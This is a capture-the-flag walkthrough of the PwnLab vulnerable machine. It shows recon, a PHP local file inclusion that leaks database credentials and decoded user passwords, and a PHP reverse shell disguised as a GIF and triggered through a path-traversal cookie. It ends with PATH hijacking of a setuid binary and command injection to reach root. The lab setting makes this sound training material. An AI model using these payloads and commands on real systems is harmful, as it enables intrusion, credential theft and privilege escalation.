PWNLab

Keys: LFI, rpcbind, mysql, php,

```
nmap -sV -O -p- -A -T4 192.168.141.131
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-29 13:32 CDT
Nmap scan report for 192.168.141.131
Host is up (0.0013s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp  rpcbind
|   100000  2,3,4       111/udp  rpcbind
|   100024  1         34619/udp  status
|_  100024  1         50868/tcp  status
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 38
|   Capabilities flags: 63487
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, LongColumnFlag, Support41Auth,
Speaks41ProtocolOld, SupportsCompression, SupportsTransactions, IgnoreSigpipes,
FoundRows, InteractiveClient, Speaks41ProtocolNew, ConnectWithDatabase,
SupportsLoadDataLocal, DontAllowDatabaseTableColumn, ODBCClient, LongPassword,
SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: ZKGdAUj4cvJL!\.n`uNf
|_  Auth Plugin Name: 88
50868/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:D9:9E:EA (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Nikto:

-PHP based
+ Cookie PHPSESSID created without the httponly flag
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ /login.php: Admin login page/section found.

Browsing the host:

-Visiting the server on port 80 in Firefox reveals that
-It hosts an image uploading/sharing site
-It has a login form
-Page navigation happens through the GET parameter “page” which seems to follow the script name excluding .php file extension
-config.php yields a blank page both when using the “page” parameter and when visiting it directly. Appears to be an inclusion going on here
-It has directory indexing turned on, as seen if visiting the image folder

Attacking page GET parameter

Manual analysis of the web pages on this server gives us an impression that we’re dealing with a local file inclusion vulnerability (LFI) here.

```
http://target_ip/?page=php://filter/convert.base64-encode/resource=config
```

Just set it to any file you want to read. Looking at “config” gave me this Base64 encoded string:

```
PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+
```

This decodes to:

```
<?php
$server = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

Logging into MySQL

If we're lucky we can access the database by simply logging into it straight from the command line.

```
$ mysql --user=root --password --database=Users --host=target_ip
```

Once in the first thing we'll do is to find out if there are more databases we can breach into. The command "show" databases tells us there are just the stock "information_schema" and "users" available.

MySQL [Users]> show tables;
+----------------+
| *Tables_in_Users* |
+----------------+
| *users* |
+----------------+
1 row in set (0.01 sec)

MySQL [Users]>
Listing available tables in this database tells us there's only one table available.

Looking at the "users" table structure we see it only contain two fields, user and pass.

Looking at the “users” table structure we see it only contain two fields, user and pass.

```
MySQL [Users]> describe users;
+-------+-------------+------+-----+---------+-------+
| Field | Type        | Null | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| user  | varchar(30) | YES  |     | NULL    |       |
| pass  | varchar(30) | YES  |     | NULL    |       |
+-------+-------------+------+-----+---------+-------+
2 rows in set (0.01 sec)

MySQL [Users]>
```

Selecting all contents in table reveals there are just three users registered. Since all passwords ends in “==” we can deduct they’re all Base64 encoded.

```
MySQL [Users]> select * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.06 sec)

MySQL [Users]>
```

Decoded they read:

user	pass	Base64 decoded
kent	Sld6WHVCSkpOeQ==	JWzXuBJJNy
mike	U0lmZHNURW42SQ==	SIfdsTEn6I
kane	aVN2NVltMkdSbw==	iSv5Ym2GRo

Login on the website as one of the above.

More LFI:

After logging in we see that the site doesn't offer much beyond the upload form.

So, let's investigate the upload form by utilizing the same PHP filter exploit:

```
http://target_ip/?page=php://filter/convert.base64-
encode/resource=upload
```

Yet another Base64 encoded string:

```
PD9waHANCnNlc3Npb25fc3RhcnQoKTsNCmlmICghaXNzZXQoJF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnWW91IG1
1c3QgYmUgbG9nIGluLicpOyB9DQo/Pg0KPGh0bWw+DQoJPGJvZHk+DQoJCTxmb3JtIGFjdGlvbj0nJyBtZXRob2Q9J3
Bvc3QnIGVuY3R5cGU9J211bHRpcGFydC9mb3JtLWRhdGEnPg0KCQk8aW5wdXQgdHlwZT0nZmlsZScgbmFtZT0nZmlsZSc
GUnIGlkPSdmaWxlJyAvPg0KCQk8aW5wdXQgdHlwZT0nc3VibWl0JyB2YWx1ZT0nVXBsb2Fk
Jy8+DQoJCTwvZm9ybT4NCgk8L2JvZHk+DQo8L2h0bWw+DQo8P3BocA0KaWYoaXNzZXQoJF9QT
ST1NUWydzdWJtaXQnXSkpIHsNCglpZiAoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddKTsNCgkJHdoaXRlbGlzdCA9IGFycmF
5KCIuanBnIiwiLmpwZWciLCIuZ2lmIiwiLnBuZyIpOyANCg0KCQlpZiAoISBpbl9hcnJheSgkZmlsZV9leHQsICR3aG
l0ZWxpc3QpKSgew0KCQkJZGllKCdOb3QgYWxsb3dlZCBleHRlbnNpb24sIHBsZWFzZSB1cGxvYWQgaW1hZ2VzIG9ub
HkuJyk7DQoJCX0NCg0KCQlpZihzdHJwb3MoJGZpbGV0eXBlLCdpbWFnZScpID09PSBmYWxzZSkgew0KCQkJZGllKCdF
cnJvciAwMDEnKTsNCgkJfQ0KDQoJCWlmKCRpbWFnZWw9bJ21pbWUnXSAhPSAnaW1hZ2UvZ2lmJyAmJiAkaW1hZ2V
pbmZvWydtaW1lJ10gIT0gJ2ltYWdlL2pwZWcnICYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvanBnJyYmIC
RpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvcG5nJykgew0KCQkJZGllKCdFcnJvciAwMDInKTsNCgkJfQ0KDQoJC
WlmKHN1YnN0cl9jb3VudCgkZmlsZXR5cGUsICcvJyk+MSl7DQoJCQlkaWUoJ0Vycm9yIDAwMycpOw0KCQl9DQoNCgkJ
JHVwbG9hZGZpbGUgPSAkdXBsb2FkZGlyIC4gbWQ1KGJhc2VuYW1lKCRfRklMRVNbJ2ZpbGUnXVsnbmFtZSddKSkuJGZ
pbGVfZXh0Ow0KDQoJCWlmICChtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddLCAkdX
Bsb2FkZmlsZSkpIHsNCgkJCWVjaG8gIjxpbWcgc3JjPVwiIi4kdXBsb2FkZmlsZS4iXCI+PGJyIC8+IjsNCgkJfSBlb
HNlIHsNCgkJCWRpZSgnRXJyb3IgNCcpOw0KCQl9DQoJfQ0KDQo/Pg==
```

Which decodes to

```
1 <?php
2 session_start();
3 if (!isset($_SESSION['user'])) { die('You must be log in.'); }
4 ?>
5 <html>
6     <body>
7         <form action='' method='post' enctype='multipart/form-data'>
8             <input type='file' name='file' id='file' />
9             <input type='submit' name='submit' value='Upload'/>
10        </form>
11    </body>
12</html>
13<?php
14if(isset($_POST['submit'])) {
15    if ($_FILES['file']['error'] <= 0) {
16        $filename = $_FILES['file']['name'];
17        $filetype = $_FILES['file']['type'];
18        $uploaddir = 'upload/';
19        $file_ext = strrchr($filename, '.');
20        $imageinfo = getimagesize($_FILES['file']['tmp_name']);
21        $whitelist = array(".jpg",".jpeg",".gif",".png");
22
23        if (!(in_array($file_ext, $whitelist))) {
24            die('Not allowed extension, please upload images only.');
25        }
```

```
26
27          if(strpos($filetype,'image') === false) {
28              die('Error 001');
29          }
30
31          if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] != 'ima
32              die('Error 002');
33          }
34
35          if(substr_count($filetype, '/')>1){
36              die('Error 003');
37          }
38
39          $uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext;
40
41          if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
42              echo "<img src=\"".$uploadfile."\"><br />";
43          } else {
44              die('Error 4');
45          }
46      }
47  }
48
49  ?>
```

From looking at the code we see that someone gave the code some care and attention by not allowing everything and the kitchen sink to be uploaded. Anyway, the upload filter only allows ".jpg", ".jpeg", ".gif" and ".png". This is some important information right here!

Visiting

```
http://10.0.0.109/?page=php://filter/convert.base64-encode/resource=index
```

Yielded

```
PD9waHANCi8vTXVsdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb29raWUoImxhbmciLCJlbi5
sYW5nLnBocCIpOw0KaWYgKGlzc2V0KCRfQ09PS0lFWydsYW5nJ10pKQ0Kew0KCWluY2x1ZGUoImxhbmcvIi4kX0NPT0
tJRVsnbGFuZyddKTsNCn0NCi8vIE5vdCBpbXBsZW1lbnRlZCB5ZXQuDQo/Pg0KPGh0bWw+DQo8aGVhZD4NCjx0aXRs
T5Qd25MYWIgSW50cmFuZXQgSW1hZ2UgSG9zdGluZzwvdGl0bGU+DQo8L2hlYWQ+DQo8Ym9keT4NCjxjZW50ZXI+DQo8
aW1nIHNyYz0iaW1hZ2VzL3B3bmxhYi5wbmciPjxiciAvPg0KYA8YSBocmVmPSIvIj5Ib21lPC9hPiBdF0NCjxoci8+DQo
xoci8+PGJyLz4NCjw/cGhwDQoJaWYgKGlzc2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsnc
GFnZSddLiIucGhwIik7DQoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0byB1cGxvYWQgYW5k
IHNoYXJlIGltYWdlIGZpbGVzIGluc2lkZSB0aGUgaW50cmFuZXQiOw0KCX0NCj8+DQo8L2NlbnRlcj4NCjwvYm9keT4
NCjwvaHRtbD4=
```

Which decodes to:

```
1       <?php
2       //Multilingual. Not implemented yet.
3       //setcookie("lang","en.lang.php");
4       if (isset($_COOKIE['lang']))
5       {
6           include("lang/".$_COOKIE['lang']);
7       }
8       // Not implemented yet.
9       ?>
10      <html>
11      <head>
12      <title>PwnLab Intranet Image Hosting</title>
        </head>
```

```
13      <body>
14      <center>
15      <img src="images/pwnlab.png"><br />
16      [ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
17      <hr/><br/>
18      <?php
19          if (isset($_GET['page']))
20          {
21              include($_GET['page'].".php");
22          }
23          else
24          {
25              echo "Use this server to upload and share image files inside the intranet";
26          }
27      ?>
28      </center>
29      </body>
30      </html>
31
```

How nice! The developer is using the “lang” cookie for an include! We can most likely use the

“lang” cookie to trigger a shell! Let’s test if we can manipulate it!

Put this into Burp:

GET / HTTP/1.0
Cookie: lang=../../../../etc/passwd
Content-Length: 0

Get this out:

HTTP/1.1 200 OK
Date: Wed, 31 Oct 2018 20:22:41 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 1894
Connection: close
Content-Type: text/html; charset=UTF-8
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false

Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
john:x:1000:1000:,,,:/home/john:/bin/bash
kent:x:1001:1001:,,,:/home/kent:/bin/bash
mike:x:1002:1002:,,,:/home/mike:/bin/bash
kane:x:1003:1003:,,,:/home/kane:/bin/bash
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>

<img src="images/pwnlab.png">
[Home] [Login] [Upload]
<hr/>
Use this server to upload and share image files inside the intranet
</body>
</html>

This means we can upload a shell as a GIF

```
$ cp /usr/share/webshells/php/php-reverse-shell.php .
$ mv php-reverse-shell.php shell.gif
```

After copying it we must make it appear as a proper GIF. Just add the string “GIF98” on the very first line of the shell. Then adjust LHOST and LPORT settings in shell according to taste and save.

Then we upload the shell

We can find the path to our shell by inspecting the source in Firefox

</html>
<img src="upload/7ad3f8955ef0c07d50ab6bf87ffa6294.gif">
</body>

Copy the link and put a reference to it in the “lang” cookie. Burpsuite is great for manipulating cookies:

GET / HTTP/1.0

Cookie: lang=../upload/7ad3f8955ef0c07d50ab6bf87ffa6294.gif

Content-Length: 2

Just fiddle around until you can make it trigger. Then open a Netcat listener and re-trigger it.

Open a Netcat listener:

```
$ nc -lvp 7771
```

If this turns out OK we'll now have a reverse connection! With the reverse connection in place, let's start listing out the home directories:

If this turns out OK we'll now have a reverse connection! With the reverse connection in place, let's start listing out the home directories:

```
$nc -lvp 7771
listening on [any] 7771 ...
10.0.0.109: inverse host lookup failed: Unknown host
connect to [10.0.0.13] from (UNKNOWN) [10.0.0.109] 38993
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
 04:43:36 up 26 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home; ls
john
kane
kent
mike
$
```

In this stage it's pointless to list the content of the home folders. Instead let's try to break into some accounts. The very first thing is to issue a simple "su" attempt. We already got the credentials from the database breach:

```
$ su -k kent
su: must be run from a terminal
```

"su" fails since it must be done from a terminal. Let's try to spawn another shell this time using Python:

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@pwnlab:/home$ whoami
whoami
www-data
www-data@pwnlab:/home$
```

That worked. Let's try "su" again:

```
www-data@pwnlab:/home$ su kent
su kent
Password: JWzXuBJJNy

kent@pwnlab:/home$
```


Nice. Next step is to “su” through all users we got credentials for and list all home directories. Ending up in Kane’s home directory we find an executable program (“msgmike”).

```
kane@pwnlab:~$ ls -al
ls -al
total 28
drwxr-x--- 2 kane kane 4096 Mar 17 13:04 .
drwxr-xr-x 6 root root 4096 Mar 17 10:09 ..
-rw-r--r-- 1 kane kane  220 Mar 17 10:09 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17 10:09 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17 13:04 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17 10:09 .profile
kane@pwnlab:~$
```

Running “msgmike” reveals that the program calls “cat” without full path.

```
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$
```

This means we can make a version of our own and put it to PATH hoping the program will use that instead. Before doing that, let’s see if the program can reveal something else:



Nope. Nothing. Nada. Zip. Let's move on overriding the "cat" command.

Overriding cat command

The overall strategy is to make a simple script that calls "sh" and name this script "cat". We place this script in /tmp and we register the path to it in PATH hoping the "msgmike" program will pick it up.

Making a cat

First we make the new and improved "cat" script and store it in /tmp:

```
1    $ echo "#\!/bin/sh" > /tmp/cat
2    $ echo "/bin/sh" >> /tmp/cat
```

Manipulating path

The we look at what's in PATH. This command can also be used to verify any alterations made is dandy:

```
$ echo $PATH
```

```
kane@pwnlab:~$ echo $PATH
echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
kane@pwnlab:~$
```

Adding /tmp to PATH:

```
$ export PATH=/tmp:$PATH
```

```
kane@pwnlab:~$ export PATH=$PATH:/home/kane
export PATH=$PATH:/home/kane
kane@pwnlab:~$
```

Yet another shell

Let’s run the msgmike again to see if it picks up the new and improved “cat” command:

```
kane@pwnlab:~$ ./msgmike
./msgmike
$ whoami
whoami
mike
$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
$
```

Look at that, we’re Mike! Let’s move over to his home and list the content:

```
$ ls -al
ls -al
total 28
drwxr-x--- 2 mike mike 4096 Mar 17 15:19 .
drwxr-xr-x 6 root root 4096 Mar 17 10:09 ..
-rw-r--r-- 1 mike mike  220 Mar 17 10:08 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17 10:08 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17 13:07 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17 10:08 .profile
$
```

Ok. Obviously we need to analyse that msg2root file

```
$ strings msg2root
strings msg2root
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
stdin
fgets
asprintf
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Message for root:
/bin/echo %s >> /root/messages.txt
```

Hey look at that, a command with a format argument. Let's exploit that:

```
$ ./msg2root
./msg2root
Message for root: m;/bin/sh
m;/bin/sh
m
# whoami
whoami
root
#
```

And then we were ROOT! Let's mover over to ROOT's home folder and see if we can end this game!

```
$ cd /root
$ ls
$ /bin/cat flag.txt
```

And so the game ends.


Congrats
If you are reading this, means that you have break 'init' Pwnlab. I hope you enjoyed and thanks for your time doing this challenge.
Please send me your feedback or your writeup, I will love reading it
For sniferl4bs.com
claor@PwnLab.net - @Chronicoder

Closing